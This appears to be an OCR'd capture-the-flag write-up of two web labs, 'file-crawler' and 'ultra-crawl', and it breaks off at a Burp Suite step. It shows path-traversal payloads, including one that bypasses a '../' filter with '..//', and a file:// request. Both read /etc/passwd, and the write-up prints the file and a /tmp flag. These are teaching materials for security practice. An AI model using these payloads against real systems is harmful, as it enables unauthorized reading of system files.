Laboratory: file-crawler

Description:

Find the vulnerability and get the flag. The flag is located in a temporary folder.


Flag format: CTF{sha256}

Level: Easy

Server: 35.246.158.241:31039

Hints:

- **Hint 1:** LFI
- **Hint 2:** You need to filter the payload




35.246.158.241:31039

70%

File Crawler

Laboratory: file-crawler

Let’s Inspect the source code:



view-source:http://35.246.158.241:31039/

```
<!DOCTYPE html>
<html lang="en">
    <head>



<h1>File Crawler</h1>

        <style>

            h1 {text-align: center;}
            p {text-align: center;}
        </style>
    </head>
    <body>


<div style="text-align: center">
<image src="local?image_name=static/path.jpg" align="middle">

</div>


    </body>
</html>
```


```
<image src="local?image_name=static/path.jpg" align="middle">
```

This suggests a **Local File Inclusion Vulnerability (LFI)** in the `image_name` parameter.

Laboratory: file-crawler

Hint 1: LFI

Trying a simple payload (`../../../etc/passwd`)



35.246.158.241:31039/local?image_name=../../../etc/passwd

TRY HARDER!


returns an error message: `TRY HARDER!`

? ? ? ? ? ? ? ? ? ?

Laboratory: file-crawler

Hint 1: LFI

Trying a simple payload (`../../../etc/passwd`)



35.246.158.241:31039/local?image_name=../../../etc/passwd

TRY HARDER!


returns an error message: `TRY HARDER!`

Hint 2: You need to filter the payload

Laboratory: file-crawler

Hint 1: LFI

Trying a simple payload (`../../../etc/passwd`)




```
35.246.158.241:31039/local?image_name=../../../etc/passwd
```

TRY HARDER!

returns an error message: `TRY HARDER!`

Hint 2: You need to filter the payload


A filter might be in place for certain characters, such as `../`. In order to bypass it, let's try multiple strategies, such as encoding the special characters and altering the format.



```
35.246.158.241:31039/local?image_name=..//..//..//etc/passwd
```

Laboratory: file-crawler

Results:



file:///C:/Users/GIOAKH~1/AppData/Local/Temp/local

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
ctf:x:1000:1000::/home/ctf/:/bin/bash
```

The magic here happens because the filter is almost certainly looking for the entire `../` structure.


However, using `..//..//` bypasses the filter and is still a valid path in Linux

Next, we have to find the hidden flag. Looking at the hint from the description*, I searched the `/tmp` folder (which I also found that is only one directory below - hence the single `..//`) and guessed the file name.

Description*: Find the vulnerability and get the flag. The flag is located in a temporary folder.


Laboratory: file-crawler

Payload:



```
35.246.158.241:31039/local?image_name=..////tmp/flag
```

Results:



```
file:///C:/Users/GIOAKH~1/AppData/Local/Temp/local-1
```

```
CTF{0caec419d3ad1e1f052f06bae84d9106b77d166aae899c6dbe1355d10a4ba854}
```

Description*: Find the vulnerability and get the flag. The flag is located in a temporary folder.

Laboratory: ultra-crawl

Description:

Here is your favorite proxy for crawling minimal websites..


Flag format: CTF{sha256}

Level: medium

Server: 35.246.158.241:30698

Hints:


- Hint 1: …
- Hint 2: …



Let’s try sending a request for `google.com`

Laboratory: ultra-crawl


Let’s try sending a request for `google.com`



Ultra Crawl

Crawl: google.com

Gives Internal Server Error:




Internal Server Error


The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Laboratory: ultra-crawl

Let’s try a simple payload, such as `file:///etc/passwd`




This proves that the application is vulnerable to Local File Inclusion (LFI).



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
ctf:x:1000:1000::/home/ctf/:/bin/bash
```


Tools: Burp Suite


Burp Suite
Community Edition
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP Cookies Time Listener port
Request
Raw Hex
Response
Pretty Raw Hex
Inspector
Request Attributes
Request Headers
Response Headers

"Burp," as it is commonly known, is a proxy-based tool used to evaluate the security of web-based applications and do hands-on testing.

Laboratory: ultra-crawl

Let’s use the Burp to send payloads and got the following responses:



